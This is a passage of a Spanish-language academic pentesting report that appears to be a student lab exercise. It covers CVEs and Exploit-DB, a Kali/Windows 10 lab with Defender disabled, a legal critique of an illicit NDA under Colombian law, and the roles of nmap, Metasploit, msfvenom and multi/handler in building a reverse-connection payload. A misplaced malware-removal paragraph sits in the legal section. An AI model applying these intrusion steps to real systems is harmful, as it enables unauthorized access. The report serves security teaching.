
El formato de ID de un CVE tiene la siguiente estructura CVE-AÑO-IDENTIFICADOR, adicionalmente se clasifican bajo su nivel gravedad siendo de 0 a 10, y el impacto que pueden tener en alguna de las áreas de la ciberseguridad. Dentro de las categorías de información que provee el CVE en su estructura están:

- CVE-ID
- Descripción
- Referencias
- CNA que registro el CVE
- Fecha de registro
- Fase legal
- Comentarios

Por otro lado, existe una base de datos de exploits que es *Exploit database*[15] esta es mantenida por la organización OffSec, una empresa de formación en seguridad de la información, que tiene como objetivo la recolección de exploits para ser una de las bases de datos más completas de acceso libre, a diferencia de los CVE esta base de datos recopila pruebas de conceptos, no solamente de avisos de vulnerabilidades, por lo que provee un concepto más completo de lo que informa un CVE. A modo de ejemplo sobre la página web, además de compartir la información del CVE de la vulnerabilidad divulgada, permite descargar el archivo exploit, a modo de replicar y verificar la vulnerabilidad, como se muestra en la Figura 4.

[15] OFFSEC. EXPLOIT DATABASE. About The Exploit Database. [En línea]. [Consultado en 13 de Agosto de 2023]. Disponible en: https://www.exploit-db.com/about-exploit-db

Figura 4. Ejemplo de exploit database.



Fuente: Propia

En resumen, exploit database es un complemento para los CVE's ya que provee de información adicional y de replicación de las vulnerabilidades, facilitando el proceso de investigación de las mismas.


4.1.6 Configuración del banco de trabajo

Conforme al anexo 1, se realizó la configuración del banco de trabajo con dos máquinas virtuales sobre la plataforma virtual box, siendo la primera máquina virtual con una distribución Kali Linux 64x, con las siguientes características:

- Memoria RAM 8Gb
- 5 CPU
- Disco virtual 120 Gb
- Adaptador de red en modo puente

En la Figura 5, se puede observar su configuración una vez creada la máquina virtual.

Figura 5. Máquina virtual Kali Linux del banco de trabajo.




Fuente: Propia

Para la segunda máquina virtual, esta vez con un sistema operativo Windows 10, se le asignaron los siguientes recursos:

- Memoria RAM 6Gb
- 4 CPU
- Disco virtual 50Gb
- Adaptador de red en modo puente

En la Figura 6, se puede observar su configuración una vez creada la máquina virtual.

Figura 6. Máquina virtual Windows 10 del banco de trabajo.




Fuente: Propia

Con el fin de verificar conectividad entre ambas máquinas virtuales, se realizó un ping desde cada sistema operativo, siendo las IP's correspondientes:

- Kali Linux – 192.168.0.11
- Windows 10 – 192.168.0.19


Arrojando como resultado conectividad de forma óptima como se muestra en las Figuras 7 y 8 respectivamente.

Figura 7. Ping de la maquina Windows a la máquina Kali Linux.



Fuente: Propia


Figura 8. Ping de la maquina Kali Linux a la máquina Windows.



Fuente: Propia

Con el fin de terminar la configuración se desactivaron las protecciones correspondientes de Windows 10 deshabilitando los escudos de Windows defender como se observa en la Figura 9.

Figura 9. Deshabilitación de Windows Defender.



Fuente: Propia

4.2 ACTUACIÓN ÉTICA Y LEGAL

En este capítulo se abordan las características éticas y legales del escenario propuesto con la organización HackerHouse.

4.2.1 Análisis del acuerdo de confidencialidad de Hacker House

Dentro del análisis realizado sobre el acuerdo de confidencialidad se identificaron los siguientes párrafos en *cursiva*, como actividades que conllevan a realizar procesos ilegales:

- Primera. Objeto: en virtud del presente acuerdo de confidencialidad, la parte receptora, se obliga a no divulgar directa, indirecta, próxima a remotamente, ni a través de ninguna otra persona o de sus subalternos o funcionarios, autoridades legales, asesores o cualquier persona relacionada con ella, *la información confidencial o sobre procesos ilegales dentro de HackerHouse no podrán ser divulgados*.

  De forma explícita invita a ser cómplices de actividades ilícitas que realiza la empresa, pues al tener en nuestro poder información de actos delictivos y no reportarla a las entidades gubernamentales correspondientes estamos cometiendo los delitos de encubrimiento[16] y favorecimiento[17] teniendo como agravante que vamos a recibir un salario a cambio de nuestro silencio.

[16] DEXIA ABOGADOS. El delito de encubrimiento. [En línea]. [Consultado en 17 de Agosto de 2023]. Disponible en: https://www.dexiaabogados.com/blog/delito-encubrimiento/#:~:text=El%20delito%20de%20encubrimiento&text=El%20encubrimiento%20es%20un%20delito,o%20identificar%20a%20sus%20autores.
[17] LEYES.CO. Código Penal Artículo 446 Colombia. [En línea]. [Consultado en 17 de Agosto de 2023]. Disponible en: https://leyes.co/codigo_penal/446.htm

- Sobre la definición de información confidencial en el ítem 2 menciona como información confidencial: *datos secretos como "datos de chuzadas, interceptación ilegal de información, accesos abusivos a sistemas informáticos".*

  Lo anterior conlleva al encubrimiento de delitos informáticos, adicionalmente violando lo expuesto en la ley 1273 de 2009[18], siendo cómplice de los mismos dado que tendremos acceso sobre estos datos.

- Sobre la definición de información confidencial en el ítem 3 menciona como información confidencial: *La que corresponda o deba considerarse como tal para garantizar el derecho constitucional a la intimidad, la honra y el buen nombre de las personas y deba guardarse la debida diligencia en su discreción y manejo en el desempeño de sus funciones.*

  Sin embargo, esta definición puede verse comprometida pues al manejar información posiblemente ilícita, guardar discreción y manejo frente a funciones laborales incurriría en que estas funciones también serían ilegales.

- La Tercera consideración menciona el origen de la información confidencial a la que se tendrá acceso, donde se menciona: *provendrá de documentos suministrados en el proceso de selección de personal y que tiene que ver con las creaciones del intelecto, a la naturaleza, medios, formas de distribución, comercialización de productos o de prestación de servicios, transmitida verbal, visual o materialmente, por escrito en los documentos, medios electrónicos.*

[18] DEPARTAMENTO ADMINISTRATIVO DE LA FUNCIÓN PÚBLICA. Ley 1273 de 2009. Normatividad sobre delitos informáticos. [En línea]. [Consultado en 17 de Agosto de 2023]. Disponible en: https://www.funcionpublica.gov.co/eva/gestornormativo/norma_pdf.php?i=34492

Al establecerse esta claridad incluso la información que fue compartida por los candidatos a la vacante laboral, así como cualquier información de las personas y proveedores que tienen contacto con la empresa pueden verse inmersos en procesos ilícitos.

- En las obligaciones de la parte receptora en el numeral 3, menciona: *No denunciar ante las autoridades actividades sospechosas de espionaje o cualquier otro proceso en el cual intervenga la apropiación de información de terceros.*

  De por sí ya corresponde a una falta ética grave el no denunciar el conocimiento de procesos ilegales que vulneran los derechos de las personas como para a su vez continuar este comportamiento en el desempeño de funciones “laborales”.

- En las obligaciones de la parte receptora en el numeral 4, menciona: *Responder por el mal uso que le den sus representantes a la información confidencial.*

  Además de ya colaborar encubriendo actividades ilícitas, en caso de que estas fuesen descubiertas por las autoridades legales competentes, seriamos los directos responsables de actividades que podrían pasar ocultas a nuestros ojos, siendo culpables de delitos que no hemos cometido.

- En las obligaciones de la parte receptora en el numeral 5, menciona: *Responder ante las autoridades competentes como responsable en caso de*

que la información se encuentre en su poder dentro de un proceso de allanamiento.

Este párrafo nos haría directamente responsables en caso de que la información tuviera alguna relación ilícita, aún si no tuviésemos conocimiento de esta situación, además de que la organización se desligaría de cualquier relación con nosotros como empleados para evitar cualquier inconveniente legal.

- En las obligaciones de la parte receptora en el numeral 6, menciona: *La parte receptora se obliga a no transmitir, comunicar revelar o de cualquier otra forma divulgar total o parcialmente, pública o privadamente, la información confidencial* ***o ilegal*** *sin el previo consentimiento por escrito por parte de HackerHouse.*

  Ese elemento estaría enfocado en mantener las actividades ilegales de la organización a fin de que no se pudieran denunciar los comportamientos y procedimientos que incumplan la ley.

- En cuanto a la octava consideración de la solución de controversias menciona: *En caso que la información ilegal o confidencial sea encontrada en manos del receptor este deberá acudir a un abogado privado y dejar exenta de cualquier responsabilidad legal y penal a HackerHouse.*

  Este elemento también libraría de toda responsabilidad a la organización siendo nosotros completamente responsables en caso de que la información manejada o los procedimientos realizados con la misma, estuviesen relacionados a algún hecho ilícito.

En general la suma de todos estos elementos hace que este acuerdo de confidencialidad sea ilegal, al presentar varios elementos que incitan a la realización y encubrimiento de conductas delictivas.

Para erradicar el malware de forma inicial, se realizó la eliminación del archivo malicioso encontrado PoC_1049640160.exe, posterior a esto tras identificar que todas las defensas del equipo estaban desactivadas, se activaron progresivamente, como se observa en la Figura 1, se activó la configuración de protección contra virus y amenazas de Windows. Estos elementos son específicos contra algunas firmas de virus y amenazas ya conocidas por Windows defender.

4.2.2 Legislación aplicable a los elementos ilegales del acuerdo de confidencialidad

Teniendo en cuenta los elementos ilegales previamente identificados, a continuación, se citan los elementos de la ley colombiana que estaría violentando el acuerdo de confidencialidad:

- Ley 1273 de 2009 - Artículo 269A: Acceso abusivo a un sistema informático.
    - Definición de información confidencial ítem 2
    - Obligaciones parte receptora numeral 3

- Ley 1273 de 2009 - Artículo 269C: Interceptación de datos informáticos.
    - Definición de información confidencial ítem 2 (chuzadas)
    - Obligaciones parte receptora numeral 3

- Ley 1273 de 2009 - Artículo 269E: Uso de software malicioso.
    - Obligaciones parte receptora numeral 3

- Ley 1273 de 2009 - Artículo 269F: Violación de datos personales.
    - Consideraciones Primera Objeto.
    - Definición de información confidencial ítem 2
    - Obligaciones parte receptora numeral 3
    - Obligaciones parte receptora numeral 4
    - Obligaciones parte receptora numeral 5
    - Obligaciones parte receptora numeral 6

- Ley 1273 de 2009 - Artículo 269H: Circunstancias de agravación punitiva.
    - Definición de información confidencial ítem 2
    - Obligaciones parte receptora numeral 3
    - Obligaciones parte receptora numeral 5
    - Obligaciones parte receptora numeral 6

- Ley 1581 de 2012 – Protección de datos personales.
    - Consideraciones tercer ítem (origen de la información confidencial).
    - Obligaciones parte receptora numeral 4

Es importante mencionar que, dentro de las consideraciones, la novena habla de la legislación aplicable en la república de Colombia y que se interpretará de acuerdo con las mismas, teniendo esto en cuenta, las leyes prevalecen sobre cualquier contrato hecho entre partes, razón por la cual muchos de los elementos que incitan a comportamientos delictivos en el acuerdo de confidencialidad al llevarlos a una instancia legal, harían improcedente el acuerdo. Si se diese el caso hipotético de firmarlo y este posteriormente se diese a conocer a las instancias legales, las partes se verían investigadas a fin de identificar las responsabilidades individuales y compartidas de los hechos, siendo ambas acreedoras de las sanciones punitivas vigentes.

4.2.3 Análisis del escenario de contratación de Hacker House

Desde el punto de vista personal, al encontrar todas estas irregularidades en el acuerdo de confidencialidad de HackerHouse, no podría llegar aceptar este tipo de contrato, no solo por las implicaciones éticas y morales que conlleva, los delitos en los que podría incurrir, si no adicional a estas, las medidas sancionatorias que adoptaría el COPNIA. Es importante mencionar que el COPNIA impone 3 tipos de sanciones aplicables: Amonestaciones escritas, suspensión en el ejercicio de la profesión hasta por 5 años y por último la cancelación de la matrícula profesional, siendo esta última impuesta para las faltas gravísimas expuestas en el código de ética[19].

Teniendo en cuenta lo anterior, las actividades que realiza HackerHouse estarían consideradas como faltas gravísimas, conforme al artículo 53 de la ley 842 de 2003[20]:

- *Derivar, de manera directa o por interpuesta persona, indebido o fraudulento provecho patrimonial en ejercicio de la profesión, con consecuencias graves para la parte afectada.*

- *Incurrir en algún delito que atente contra sus clientes, colegas o autoridades de la República, siempre y cuando la conducta punible comprenda el ejercicio de la ingeniería o de alguna de sus profesiones auxiliares*

[19] COPNIA. Código de ética para el ejercicio de la Ingeniería en general y sus profesiones afines y auxiliares. [En línea]. [Consultado en 18 de Agosto de 2023]. Disponible en: https://www.copnia.gov.co/sites/default/files/node/page/field_insert_file/codigo_etica.pdf
[20] CONGRESO DE COLOMBIA. Ley 842 de 2003. [En línea]. [Consultado en 18 de Agosto de 2023]. Disponible en: https://www.copnia.gov.co/nuestra-entidad/normatividad/ley-842-de-2003

Lo que conllevaría a la cancelación de la matricula profesional, la pena carcelaria, la multa económica por infringir la ley; en resumen, aceptar el contrato de HackerHouse por unos pocos millones a cambio de destruirnos la vida y los sueños que hemos construido a lo largo del tiempo, es un riesgo innecesario, no vale la pena.

4.2.4 Ejemplo noticia de cibercrimen en Colombia

Al grupo Nutresa, en el mes de Abril, fue víctima un ataque informático, este fue informado en el diario pulzo[21] aunque posteriormente desde otras fuentes como el diario la república[22], se obtuvo más detalle, donde Nutresa informaba que fue específicamente un ataque de ransomware, afortunadamente contaban con un protocolo de acción para estos casos, sin embargo vieron afectaciones sobre la disponibilidad de algunos de sus servicios de IT, así como una afectación mínima sobre la información de la organización y algunos terceros.

Específicamente para este ataque se violaron los siguientes artículos de la ley 1273 de 2009:

- Artículo 269A: Acceso abusivo a un sistema informático: Al lograr ingresar a los sistemas de Nutresa de forma no consentida.
- Artículo 269B: Obstaculización ilegítima de sistema informático o red de telecomunicación: Tras verse afectada la disponibilidad de algunos de los servicios IT de Nutresa.

[21] PULZO. Nutresa fue víctima de ataque cibernético, pero no le han podido robar información. [En línea]. [Consultado en 18 de Agosto de 2023] Disponible en: https://www.pulzo.com/nacion/nutresa-fue-victima-ataque-cibernetico-todas-sus-plataformas-PP2762803A

[22] LA REPÚBLICA. Tecnología. Grupo Nutresa informa afectaciones en la información luego del ataque cibernético. [En línea]. [Consultado en 18 de Agosto de 2023]. Disponible en: https://www.larepublica.co/empresas/grupo-nutresa-informa-afectaciones-en-la-informacion-luego-del-ataque-cibernetico-3601585

- Artículo 269C: Interceptación de datos informáticos: Se interceptaron datos en el interior del sistema de Nutresa.
- Artículo 269D: Daño Informático: Al ser un ransomware, buscaba alterar y suprimir datos con fines extorsivos.
- Artículo 269E: Uso de software malicioso: Hicieron uso de un ransomware para realizar el cometido.
- Artículo 269F: Violación de datos personales: Se obtuvieron y modificaron algunos datos de los sistemas de Nutresa.

Por lo anterior en caso de que los ciberdelincuentes fueran identificados, de por sí ya la pena carcelaria y la multa económica de la violación de esos artículos sería bastante alta, además que de encontrarse más información de cómo fue desarrollado el ataque, con que herramientas o desde que lugar, podrían sumarse muchos más ilícitos.

4.3 EJECUCIÓN DE PRUEBAS DE INTRUSIÓN

En este capítulo se desarrolla a detalle el proceso realizado del escenario presentado por Hacker House.

4.3.1 Herramientas de software utilizadas

A continuación, se realiza la descripción de las herramientas de pentesting utilizadas para llevar a cabo el proceso del escenario propuesto.

4.3.1.1 Nmap


Con el fin de identificar al equipo víctima y obtener más información del objetivo, se hizo uso de la herramienta de escaneo nmap, nmap[23] es una herramienta utilizada para el análisis de redes y auditorías de seguridad, dentro de sus funcionalidades están:

- Lista de dispositivos en la red
- Verificación de servicios activos
- Monitoreo de host y servicios
- Información de sistema operativo
- Información de versiones de servicios
- Información del tráfico por protocolo
- Identificación de puertos abiertos
- Banco de scripts para tareas de seguridad
- Generación de scripts para automatización de procesos

[23] NMAP.ORG. Nmap: Discover your network. [En línea]. [Consultado en 29 de Agosto de 2023]. Disponible en: https://nmap.org/

En el escenario propuesto se realizó un escaneo de los servicios y puertos abiertos de la IP víctima siendo la 192.168.1.103 del equipo Windows 10, como se muestra en la Figura 10 con la ejecución del comando *nmap 192.168.1.103.*

Figura 10. Escaneo de puertos y servicios abiertos del equipo víctima – Windows 10



Fuente: Propia

Como resultados del escaneo se observó que:

- Puerto 135 abierto, protocolo TCP, con el servicio msrpc[24] que corresponde al registro de sucesos de seguridad de Microsoft a través del protocolo msrpc, Windows utiliza este servicio para la programación de tareas, la creación de servicios, la configuración de impresoras y recursos compartidos de forma remota, siendo una posible brecha de seguridad al encontrarse expuesto.

[24] AKAMAI. Descripción general de MS-RCP y sus mecanismos de seguridad. [En línea]. [Consultado en 29 de Agosto de 2023]. Disponible en: https://www.akamai.com/es/blog/security-research/msrpc-security-mechanisms

- Puerto 139 abierto, protocolo TCP, con el servicio netbios-ssn[25], de por si este servicio de sesión se utiliza para la transmisión de datos y la comunicación de nuevas conexiones, siendo otra posible brecha de seguridad ante conexiones maliciosas entrantes.

- Puerto 445[26] abierto, protocolo TCP, con el servicio Microsoft-ds, en este caso para la comunicación del directorio activo mediante el protocolo SMB, este puerto es vulnerable ante ataques de infiltración, e inserción de gusanos informáticos, normalmente se abre en redes domésticas para compartir archivos de forma local o el acceso a impresoras.

- Puerto 5357 abierto, protocolo tcp, con el servicio wsdapi, este se encarga de establecer los servicios web de actualización para diversos dispositivos, específicamente en Microsoft se detectó una vulnerabilidad de ejecución remota de código con este servicio para Windows Vista y Windows Server 2008[27]

4.3.1.2 Metasploit

Metasploit[28] es una plataforma para la realización de pruebas de pentesting desarrollada en Ruby, de por si Metasploit cuenta con diferentes herramientas que permite el testeo de vulnerabilidades de seguridad, ejecución de ataques, entre

[25] BIRWAR. Servicio de sesión (NetBIOS-SSN). . [En línea]. [Consultado en 29 de Agosto de 2023]. Disponible en: https://www.bitwarsoft.com/es/what-is-netbios.html#:~:text=Servicio%20de%20sesión%20(NetBIOS-SSN,nombre%20NetBIOS%20remoto%20y%20específico.
[26] CLASESORDENADOR. Para que sirve y como deshabilitar este puerto TCP 445. [En línea]. [Consultado en 29 de Agosto de 2023]. Disponible en: https://www.clasesordenador.com/para-que-sirve-y-como-deshabilitar-este-puerto-tcp-445/
[27] CCN-CERT.Defensa frente a las amenazas. [En línea]. [Consultado en 29 de Agosto de 2023]. Disponible en: https://www.ccn-cert.cni.es/seguridad-al-dia/vulnerabilidades/view/4962.html
[28] RAPID7. Metasploit Framework. [En línea]. [Consultado en 31 de Agosto de 2023]. Disponible en: https://docs.rapid7.com/metasploit/msf-overview

otras muchas funcionalidades que generan el entorno perfecto para los especialistas en ciberseguridad, así como para ciberdelincuentes. Metasploit cuenta con una serie de módulos para cada una de las etapas del pentesting, para el caso de la situación propuesta se hace uso de los módulos Msfpayload que es un creador de ejecutables de payloads y meterpreter que es un payload de ejecución remota.

4.3.1.3 Msfvenom

Msfvenom como tal es el comando para la ejecución de la herramienta propia de metasploit, más sin embargo en sí, el módulo corresponde a Msfpayload[29], este módulo permite la creación de ejecutables con payloads específicos. Dentro de los parámetros necesarios para la generación del ejecutable se necesitan:

- Ruta de donde se guardará el payload a crear dentro del sistema local de archivos.
- Dirección IP local donde se establecerá la conexión con el payload
- Puerto local por el que se conectara la máquina vulnerada
- Parámetro de exportación y tipo de formato del archivo ejecutable
- Nombre del archivo ejecutable

Existen algunos parámetros adicionales, pero pueden variar según sea el caso de aplicación del ejecutable a crear.

[29] TECH SCHOOL KEEPCODING. ¿Qué es Msfpayload?. [En línea]. [Consultado en 31 de Agosto de 2023]. Disponible en: https://keepcoding.io/blog/que-es-msfpayload/#:~:text=msfvenom%3A%20se%20utiliza%20para%20iniciar,inversa%20a%20un%20puerto%20TCP.

4.3.1.4 Exploit (multi/handler)

El módulo exploit(multi/handler)[30] es un script de código que permite configurar las características de explotación de los exploits que son lanzados a las máquinas víctima, específicamente necesita de dos parámetros, la IP y el puerto de la máquina escucha que estará en espera de la sesión creada por el payload de la máquina víctima.

4.3.1.5 Meterpreter

